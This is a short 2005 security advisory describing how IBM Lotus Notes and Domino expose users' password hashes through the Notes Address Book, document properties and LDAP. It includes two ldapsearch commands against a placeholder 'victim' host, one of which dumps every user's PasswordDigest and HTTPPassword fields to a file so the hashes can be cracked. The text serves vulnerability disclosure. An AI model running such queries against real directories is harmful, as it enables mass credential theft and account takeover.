

IBM Lotus Notes multiple disclosures of password hashes

Overview


A vulnerability describing password hashes disclosure in Domino webmail was published in July 2005. A further test revealed disclosed password hashes in the Lotus Notes client and in Domino LDAP.

Details

1. Lotus Notes client can be used to access the Notes Address Book (NAB). The Notes password digest is revealed on the Administration tab of an arbitrary person's entry.

Password Management	
Check password:	Check password
Required change interval:	180
Grace period:	30
Last change date:	20/06/2005 08:07:50 GMT
Password digest:	[REDACTED]
Last change date: (Internet Password)	20/06/2005 12:01:03 GMT

2. A peek at the document properties reveals the contents of fields "PasswordDigest" and "HTTPPassword".



3. Retrieval of the person's record via LDAP reveals the contents of fields "PasswordDigest" and "HTTPPassword".

```
ldapsearch -h lotus.victim.com -b "ou=hq,c=us,o=victim.com"  
-D "cn=joe shmoe,ou=hq,c=us,o=victim.com"  
-w ***** -L "cn=Big Boss"
```

The above command will retrieve the LDAP record for Big Boss in LDIF format. The nice thing about LDAP is that a query such as the following will conveniently dump all Domino records into a file, with minimal setup required to hack the password hashes.

```
ldapsearch -h lotus.victim.com -b "ou=hq,c=us,o=victim.com"  
-D "cn=joe shmoe,ou=hq,c=us,o=victim.com"  
-w ***** -L -l 3600 "(&(type=person)(cn=*))" httppassword  
passworddigest > all.ldif
```

Additional data that may be interesting to an attacker and is revealed both in the document properties and in LDAP search includes:

encryptincomingmail	indicates whether email can be accessed via webmail (0=yes, 1=no)
mailserver	can be used to deduce the actual URL to the user's webmail to mount attacks on the user's webmail account (using lodowep for example).
mailfile	
clntmachine	the machine name and platform can be used to mount attacks on the user's workstation.
clntplfrm	

Mitigating factors:

The attacker must have an active Lotus notes account.

Vulnerable versions:

All versions

Shalom Carmel

www.venera.com – Exposing iSeries insecurity